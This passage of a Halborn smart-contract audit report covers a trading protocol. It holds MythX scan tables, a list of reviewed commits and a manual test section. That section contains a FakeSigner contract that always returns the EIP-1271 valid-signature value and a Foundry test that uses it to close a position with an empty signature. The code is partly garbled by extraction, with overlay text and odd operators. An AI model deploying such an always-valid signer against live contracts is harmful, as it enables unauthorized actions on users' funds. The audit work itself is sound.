298	(SWC-110) Assert Violation	Unknown	Out of bounds array access
361	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
363	(SWC-110) Assert Violation	Unknown	Out of bounds array access
367	(SWC-110) Assert Violation	Unknown	Out of bounds array access

TradePair.sol

Report for src/trade-pair/TradePair.sol

<https://dashboard.mythx.io/#/console/analyses/26d4bef1-b445-42ef-b3e8-e536c86e11b7>

Line	SWC Title	Severity	Short Description
33	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
33	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
34	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "**" discovered
36	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "***" discovered
102	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
109	(SWC-110) Assert Violation	Unknown	Public state variable with array type causing reachable exception by default.
202	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
206	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
206	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
232	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randomness.
271	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "--" discovered
279	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
280	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "#=" discovered
331	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
332	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "=-" discovered
333	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
334	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
338	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
339	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
344	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
349	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "***" discovered
453	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "--" discovered
454	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "--" discovered
456	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "--" discovered
571	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "--" discovered
577	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
591	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
593	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
602	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
611	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
645	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
647	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
647	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
670	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
671	(SWC-110) Assert Violation	Unknown	Out of bounds array access
672	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
672	(SWC-110) Assert Violation	Unknown	Out of bounds array access
672	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "--" discovered
700	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
739	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "--" discovered
752	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "--" discovered
774	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "--" discovered
798	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "--" discovered
811	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
1117	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
1128	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randomness.
1131	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randomness.

TradePairHelper.sol

Report for src/trade-pair/TradePairHelper.sol
<https://dashboard.mythx.io/#/console/analyses/91ec3009-61e8-4d20-a435-47b3fc3d9f15>

Line	SWC Title	Severity	Short Description
8	(SWC-123) Requirement Violation	Low	Requirement violation.
55	(SWC-123) Requirement Violation	Low	Requirement violation.
55	(SWC-113) DoS with Failed Call	Low	Multiple calls are executed in the same transaction.

UserManager.sol

Report for src/user-manager/UserManager.sol
<https://dashboard.mythx.io/#/console/analyses/f3fb6394-a0ab-4b6a-94d6-37b3272c4c7d>

Line	SWC Title	Severity	Short Description
135	(SWC-110) Assert Violation	Unknown	Out of bounds array access
137	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
138	(SWC-110) Assert Violation	Unknown	Out of bounds array access
138	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
139	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
139	(SWC-110) Assert Violation	Unknown	Out of bounds array access
260	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
265	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+==" discovered
355	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
356	(SWC-110) Assert Violation	Unknown	Out of bounds array access
375	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
376	(SWC-110) Assert Violation	Unknown	Out of bounds array access
389	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+==" discovered
391	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+==" discovered
393	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+==" discovered
395	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+==" discovered
397	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+==" discovered
399	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+==" discovered
436	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*=" discovered
436	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
446	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
448	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "%" discovered
449	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "\$" discovered

- Integer Overflows and Underflows flagged by MythX are false positives, as the contracts are using Solidity **0.8.17** version. After the Solidity version 0.8.0 Arithmetic operations revert to underflow and overflow by default.
- Assert violations are false positives.
- No major issues were found by MythX.

PULL REQUEST REVIEW OVERVIEW

In the PR#121 review carried out between April 5th and April 10th, the following commits were examined by Halborn:

- upgrade foundry
- remove deprecated AggregatorV2Interface
- update snapshot
- change i++ to ++i to save gas
- remove unneeded initialization of integer variables to 0
- add test for minMargin to removeMargin
- add test for minLeverage at addMargin
- add check to prevent TradePair depletion
- forge update
- feature: enable borrow fee rate of zero
- add total volume limit
- HAL17 optimize detailsOfPosition
- HAL09: Implement double-step ownership transfer
- HAL04: add IEP712 to PFA Updater
- WIP make FeeManager unininitializable adapt tests to deployment script
- HAL10: Add disableInitializers to all initializable contracts
- HAL11: Add storage gaps to upgradeable contracts
- remove test deployment artifacts from repo
- HAL02: Add validation checks to openPosition
- HAL06: require asset decimals of <= 18 at LiquidityPool
- HAL12: remove positionIdsOf from TradePair
- CR: base closeFee on volume
- CR: Add event CollectedEarlyWithdrawalFee
- change deployment script to use totalVolumeLimit
- feat: make price feed adapter upgradeable
- adapt tests to use Proxy
- adapt deployment script to deploy proxy for PFA
- FIX: Bug at TradeManagerOrders
- forge install: solarray
- add detailsOfPositions to TradePairHelper
- second attempt to add arbitrary price decimals
- make test pass and set network correctly
- make all tests pass
- add Stresstest

PULL REQUEST REVIEW OVERVIEW

- add first attempt with PositionMaths calling TradePair
- refactor: remove asset_decimals from smart contracts
- remove assetDecimals from PositionMaths
- refactor: UnlimitedPriceFeedAdapter
- add StressTest and make tests pass
- add canLiquidatePositionsAtPrices
- use arbitrum block instead of block.number
- feature: improve Upgradeability of UnlimitedPriceFeedAdapter
- HAL: remove disableInitializer from all contracts except Unlimite-dOwner
- HAL03: add security checks for chainlink price feeds
- change calculation of liquidation price
- rename decimals
- add ArbSys to Position
- correct typo
- add prices array length check to canLiquidatePositionsAtPrice
- add comment to explain totalVolumeLimit to TradeManager
- remove +1 from maxLeverage check at TradePair
- forge fmt
- separate current from collected fee amount
- add realized fee amounts to event RealizedPnL
- add funding and borrow fee amount to positionDetails
- adapt tokenMinter and mockToken
- distinguish deployment scripts for deployment tests
- add script DeployArbitrumGoerli
- add correct pricefeeds
- add configure function
- add configuration variables
- change MAX_DEVIATION
- change deployment script
- correct typo
- remove solarray as forge library
- add require cannot close a liquidatable position
- update realizedFundingFeeAmount

As a result of the audit on these commits, the [HAL-11](#) and [HAL-19](#) findings were identified and added to the report.

MANUAL TESTING

8.1 MANUAL TEST METHODOLOGY

The scope of the manual tests performed covered the position structure and fee values. They were tested to identify the conditions under which positions can be liquidated. The behavior of the EIP1271 integration was tested to verify the impact of a malicious Signer Contract interacting with the protocol.

```
test > mocks > ♦ MockFakeSigner.sol > ...
report | graph (this) | graph | inheritance | parse | flatten | funcSigs | uml | draw.io
1 // SPDX-License-Identifier: Unlicensed
2 pragma solidity ^0.8.17;
3
4 import "@openzeppelin/contracts/interfaces/IERC1271.sol";
5 import "@openzeppelin/contracts/interfaces/IERC20.sol";
6
7 UnitTest stub | dependencies | uml | draw.io
8 contract FakeSigner {
9     address internal _owner;
10    bytes4 internal constant EIP1271_MAGIC_VALUE = IERC1271.isValidSignature.selector;
11
12    ftrace
13    constructor() {
14        _owner == msg.sender;
15    }
16
17    ftrace | funcSig
18    function isValidSignature(bytes32, bytes memory) external pure returns (bytes4) {
19        return EIP1271_MAGIC_VALUE;
20    }
21
22    ftrace | funcSig
23    function enable(address _token↑, address _origin↑) external onlyOwner {
24        IERC20(_token↑).approve(_origin↑, IERC20(_token↑).balanceOf(address(this)));
25    }
26
27    modifier onlyOwner() {
28        require(_owner == msg.sender);
29        _;
30    }
31}
```

```
test > ✨ TestClosingFees.t.sol > ...
report | graph (this) | graph inheritance | parse | flatten | funcSigs | uml | draw.io
1 // SPDX-License-Identifier: UNLICENSED
2 pragma solidity 0.8.17;
3
4 /**
5  * forge test --vvvv --match-contract FullTestClosingFees --fork-url https://rpc.ankr.com/eth
6 */
7
8 import "forge-std/Test.sol";
9 import "src/price-feed/ChainlinkUsdPriceFeed.sol";
10 import "test/mocks/MockPriceFeedAdapter.sol";
11 import "src/interfaces/IPriceFeedAdapter.sol";
12 import "src/interfaces/IController.sol";
13 import "src/trade-pair/TradePair.sol";
14 import "src/liquidity-pools/LiquidityPool.sol";
15 import "src/fee-manager/FeeManager.sol";
16 import "src/trade-manager/TradeManagerOrders.sol";
17 import "src/liquidity-pools/LiquidityPoolAdapter.sol";
18 import "src/sys-controller/Controller.sol";
19 import "src/sys-controller/UnlimitedOwner.sol";
20 import "src/user-manager/UserManager.sol";
21 import "@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol";
22 import "test/mocks/MockFakeSigner.sol";
23
24 UnitTest stub | dependencies | uml | draw.io
25 contract FullTestClosingFees is Test {
26     using PositionMaths for Position;
27
28     // Contracts
29     Controller public contract Controller;
30     UnlimitedOwner public contract UnlimitedOwner;
31     UserManager public contract userManager;
32     TradeManagerOrders public contract tradeManager;
33     FeeManager public contract feeManager;
34     IERC20Metadata public contract collateral;
35     LiquidityPool public contract liquidityPool;
36     LiquidityPool public contract liquidityPool;
37     LiquidityPoolAdapter public contract liquidityPoolAdapter;
38     MockPriceFeedAdapter public contract priceFeedAdapter;
39     TradePair public contract tradePair;
40     FakeSigner fakeSigner;
41     UpdateData[] updateData;
```

```

71   function setUp() public {
72     console.log("\n\nsetUp()");
73     console.log(
74       "-----"
75     );
76     vm.startPrank(owner);
77     // Deploying UnlimitedOwner
78     contract_UnlimitedOwner = new UnlimitedOwner();
79     contract_UnlimitedOwner.initialize();
80     // Deploying Controller contract -> constructor(IUnlimitedOwner unlimitedOwner_) UnlimitedOwnable(unlimitedOwner_) {}
81     contract_Controller = new Controller(IUnlimitedOwner(contract_UnlimitedOwner));
82     contract_Controller.addOrderExecutor(BACKEND);
83     // Precompute TradeManager address
84     address tradeManager_ = computeCreateAddress(address(owner), vm.getNonce(address(owner)) + 1);
85     // Deploying UserManager contract -> constructor(IUnlimitedOwner unlimitedOwner_, IController controller_, ITradeManager tradeManager_)
86     contract_userManager =
87       new UserManager(contract_UnlimitedOwner, contract_Controller, ITradeManager(tradeManager_));
88     // To simplify tests, we use the same fee sizes for the first two tiers
89     uint8[7] memory feeSizes = [10, 10, 8, 7, 6, 5, 4];
90     uint32[6] memory volumes = [1_000_000, 10_000_000, 100_000_000, 250_000_000, 500_000_000, 1_000_000_000];
91     contract_userManager.initialize(feeSizes, volumes);
92     // Deploying TradeManager -> constructor(IController controller_, IUserManager userManager_)
93     contract_tradeManager = new TradeManagerOrders(contract_Controller, contract_userManager);
94     // Deploying FeeManager -> constructor(IUnlimitedOwner unlimitedOwner_, IController controller_, IUserManager userManager_)
95     contract_feeManager = new FeeManager(contract_UnlimitedOwner, contract_Controller, contract_userManager);
96     contract_feeManager.initialize(
97       10_00, // 10% max payout
98       STAKERS_ADDRESS,
99       DEV_ADDRESS,
100      INSURANCE_ADDRESS
101    );
102
103    // Collateral
104    contract_Collateral = contract_DAI;
105
106    // Deploying LiquidityPool contract -> constructor(IUnlimitedOwner unlimitedOwner_, IERC20Metadata collateral_, IController controller_)
107    contract_liquidityPool0 =
108      new LiquidityPool(IUnlimitedOwner(contract_UnlimitedOwner), contract_Collateral, IController(contract_Controller));
109
110    ▲ 119
111    ▲ 120
112    ▲ 121
113    ▲ 122
114    ▲ 123
115    ▲ 124
116    ▲ 125
117    ▲ 126
118    ▲ 127
119
120    contract_liquidityPool0.initialize("DAIPool", "DAIF", 86400, 5_00, 0, 0);
121    contract_Controller.addLiquidityPool(address(contract_liquidityPool0));
122    contract_liquidityPool0.addPool(86400, 100_00);
123
124    contract_liquidityPool1 =
125      new LiquidityPool(IUnlimitedOwner(contract_UnlimitedOwner), contract_Collateral, IController(contract_Controller));
126    contract_liquidityPool1.initialize("DAIPool", "DAIF", 86400, 5_00, 0, 0);
127    contract_Controller.addLiquidityPool(address(contract_liquidityPool1));
128    contract_liquidityPool1.addPool(86400, 100_00);
129
130    // LiquidityPoolConfig
131    LiquidityPoolConfig[] memory liquidityConfig = new LiquidityPoolConfig[](2);
132    liquidityConfig[0] = LiquidityPoolConfig(address(contract_liquidityPool0), uint96(FULL_PERCENT));
133    liquidityConfig[1] = LiquidityPoolConfig(address(contract_liquidityPool1), uint96(FULL_PERCENT));
134    // Deploying LiquidityPoolAdapter
135    contract_liquidityPoolAdapter =
136      new LiquidityPoolAdapter(contract_UnlimitedOwner, contract_Controller, address(contract_feeManager), contract_Collateral);
137    contract_liquidityPoolAdapter.initialize(FULL_PERCENT, liquidityConfig);
138    contract_Controller.addLiquidityPoolAdapter(address(contract_liquidityPoolAdapter));
139
140    // Deploying PriceFeedAdapter
141    uint256 ASSET_DECIMALS = 18;
142    contract_priceFeedAdapter =
143      new MockPriceFeedAdapter("Mock Price Feed Adapter", ASSET_DECIMALS, contract_Collateral.decimals());
144    // int256 price = int256(2_000 * (10 ** contract_Collateral.decimals()));
145    // MIN PRICE = 0_999900000000000000
146    // MAX PRICE = 1_010000000000000000
147    contract_priceFeedAdapter.setMarkPrices(9999000000000000, 1_0100000000000000); // < -
148    contract_Controller.addPriceFeed(address(contract_priceFeedAdapter));
149
150    // Deploying TradePair
151    contract_tradePair0 = new TradePair(contract_UnlimitedOwner,
152      contract_TradeManager,
153      contract_userManager,
154      contract_feeManager
155    );
156    contract_tradePair0.initialize(
157      "X Coin Trade Pair",
158      contract_Collateral,
159      ASSET_DECIMALS,
160      contract_priceFeedAdapter,
161      contract_liquidityPoolAdapter
162    );
163    contract_Controller.addTradePair(address(contract_tradePair0));

```

```

164 // Configure
165 contract_tradePair0.setLiquidityReward(5 * 10 ** 18);
166 contract_tradePair0.setMinLeverage(1_100_000); // 11 * 1_000_000 / 10 = 1_100_000
167 contract_tradePair0.setMaxLeverage(100_000_000); // 100 * 1_000_000;
168 contract_tradePair0.setMinMargin(100 * 10 ** 18); // 100 * 10 ** 18;
169 contract_tradePair0.setVolumeLimit(10_00_000_000 * 10 ** 18); // 10_00_000_000 * 10 ** 18;
170 contract_tradePair0.setBorrowFeeRate(100_000_000_000);
171 contract_tradePair0.setMaxFundingFeeRate(300_000_000_000); // 0.3%
172 contract_tradePair0.setMaxExcessRatio(2 * 1e14); // 2 * 1e14
173 contract_tradePair0.setFeeBufferFactor(250_000);
174 contract_tradePair0.setTotalAssetAmountLimit(1_000_000_000 * 10 ** 18); // 1_000_000_000 * 10 ** 18;
175
176 contract_Controller.setOrderRewardOfCollateral(address(contract_Collateral), 3 * 10 ** 18);
177
178 // Dealing some DAI
179 deal(address(contract_Collateral), user1, 200e18);
180 deal(address(contract_Collateral), user2, 200e18);
181 deal(address(contract_Collateral), user3, 200e18);
182 deal(address(contract_Collateral), user4, 200e18);
183 deal(address(contract_Collateral), ALICE, 210e18);
184 deal(address(contract_Collateral), BOB, 1100e18);
185
186 console.log("HALBORN:::", contract_Collateral.balanceOf(address(fakeSigner)));
187
188 fakeSigner = new FakeSigner();
189 deal(address(contract_Collateral), address(fakeSigner), 10e18);
190
191 fakeSigner.enable(address(contract_Collateral), address(contract_tradeManager));
192
193 vm.stopPrank();

195 vm.startPrank(BOB);
196 // OPENING A POSITION AS BOB
197 OpenPositionParams memory _openPosParams =
198 | OpenPositionParams(address(contract_tradePair0), 1000e18, 2_000_000, false, address(0), address(0));
199 Constraints memory _constraints =
200 | Constraints(block.timestamp + 1 hours, 999000000000000000, 1_001000000000000000);
201 OpenPositionOrder memory _openPosOrder = OpenPositionOrder(_openPosParams, _constraints, 1);
202 bytes32 orderHash = contract_tradeManager.hash(_openPosOrder);
203 bytes memory orderSignature = sign(BOB_PK, orderHash);
204 bytes32 positionSignatureHash = keccak256(orderSignature);
205 saveSignatureHash = positionSignatureHash;
206 console.log("orderHash");
207 console.logBytes32(orderHash);
208 console.log("orderSignature");
209 console.logBytes(orderSignature);
210 console.log("positionSignatureHash");
211 console.logBytes32(positionSignatureHash);
212 //UpdateData[] memory updateData;
213
214 // Approve
215 contract_Collateral.approve(address(contract_tradeManager), 1100e18);
216 vm.stopPrank();
217
218 vm.startPrank(BACKEND);
219
220 // OpenPosition
221 console.log("contract_DAI.balanceOf(BOB) -> %s", contract_DAI.balanceOf(BOB));
222 console.log(
223 | "contract_DAI.balanceOf(contract_liquidityPool0) -> %s",
224 | contract_DAI.balanceOf(address(contract_liquidityPool0))
225 );
226 console.log(
227 | "contract_DAI.balanceOf(contract_liquidityPool1) -> %s",
228 | contract_DAI.balanceOf(address(contract_liquidityPool1))
229 );
230 contract_tradeManager.openPositionViaSignature(_openPosOrder, updateData, BOB, orderSignature);
231 console.log("contract_DAI.balanceOf(BOB) -> %s", contract_DAI.balanceOf(BOB));
232 console.log(
233 | "contract_DAI.balanceOf(contract_liquidityPool0) -> %s",
234 | contract_DAI.balanceOf(address(contract_liquidityPool0))
235 );
236 console.log(
237 | "contract_DAI.balanceOf(contract_liquidityPool1) -> %s",
238 | contract_DAI.balanceOf(address(contract_liquidityPool1))
239 );

```



```
329     function test_closeFee() public {
330         uint256[] memory feeIndexes = new uint256[](7);
331         uint8[] memory feeSizes_ = new uint8[](7);
332
333         feeIndexes[0] = 0;
334         feeIndexes[1] = 1;
335         feeIndexes[2] = 2;
336         feeIndexes[3] = 3;
337         feeIndexes[4] = 4;
338         feeIndexes[5] = 5;
339         feeIndexes[6] = 6;
340
341         feeSizes_[0] = 1_00;
342         feeSizes_[1] = 1_00;
343         feeSizes_[2] = 1_00;
344         feeSizes_[3] = 1_00;
345         feeSizes_[4] = 1_00;
346         feeSizes_[5] = 1_00;
347         feeSizes_[6] = 1_00;
348
349         vm.startPrank(BOB);
350
351         bytes32 positionSignatureHash = saveSignatureHash;
352
353         ClosePositionOrder memory closePositionOrder = ClosePositionOrder(
354             ClosePositionParams(address(contract_tradePair), type(uint256).max),
355             Constraints(block.timestamp + 1 hours, 9990000000000000000, 1_0010000000000000000),
356             positionSignatureHash,
357             0
358         );
359
360         bytes32 orderHash = contract_tradeManager.hash(closePositionOrder);
361         bytes memory signature = _sign(BOB_PK, orderHash);
362         vm.stopPrank();
363
364         skip(50 minutes);
365         vm.roll(block.number + 23);
366
367         contract_userManager.setFeeSizes(feeIndexes, feeSizes_);
368
369         vm.prank(BACKEND);
370         contract_tradeManager.closePositionViaSignature(closePositionOrder, updateData, BOB, signature);
```

```
372     vm.prank(BACKEND);
373     bytes memory fakeSignature;
374     ▲ contract_tradeManager.closePositionViaSignature(
375         closePositionOrder, updateData, address(fakeSigner), fakeSignature
376     );
377 }
```

```
379     function _sign(uint256 signerPk_↑, bytes32 dataHash_↑) internal pure returns (bytes memory) {
380         (uint8 v, bytes32 r, bytes32 s) = vm.sign(signerPk_↑, dataHash_↑);
381         return abi.encodePacked(r, s, v);
382     }
383
384     ftrace | funcSig
385     function _init_LiquidityPools() internal {
386         vm.startPrank(user1);
387         contract_Collateral.approve(address(contract_liquidityPool0), 200e18);
388         contract_liquidityPool0.depositAndLock(200e18, 0, 0);
389         console.log("    contract_liquidityPool0.totalSupply() -> %s", contract_liquidityPool0.totalSupply());
390         console.log(
391             "    contract_Collateral.balanceOf(address(contract_liquidityPool0)) -> %s",
392             contract_Collateral.balanceOf(address(contract_liquidityPool0))
393         );
394         vm.stopPrank();
395         vm.startPrank(user2);
396         contract_Collateral.approve(address(contract_liquidityPool1), 200e18);
397         contract_liquidityPool1.depositAndLock(200e18, 0, 0);
398         console.log("    contract_liquidityPool1.totalSupply() -> %s", contract_liquidityPool1.totalSupply());
399         console.log(
400             "    contract_Collateral.balanceOf(address(contract_liquidityPool1)) -> %s",
401             contract_Collateral.balanceOf(address(contract_liquidityPool1))
402         );
403         vm.stopPrank();
404     }
405 }
```


THANK YOU FOR CHOOSING
HALBORN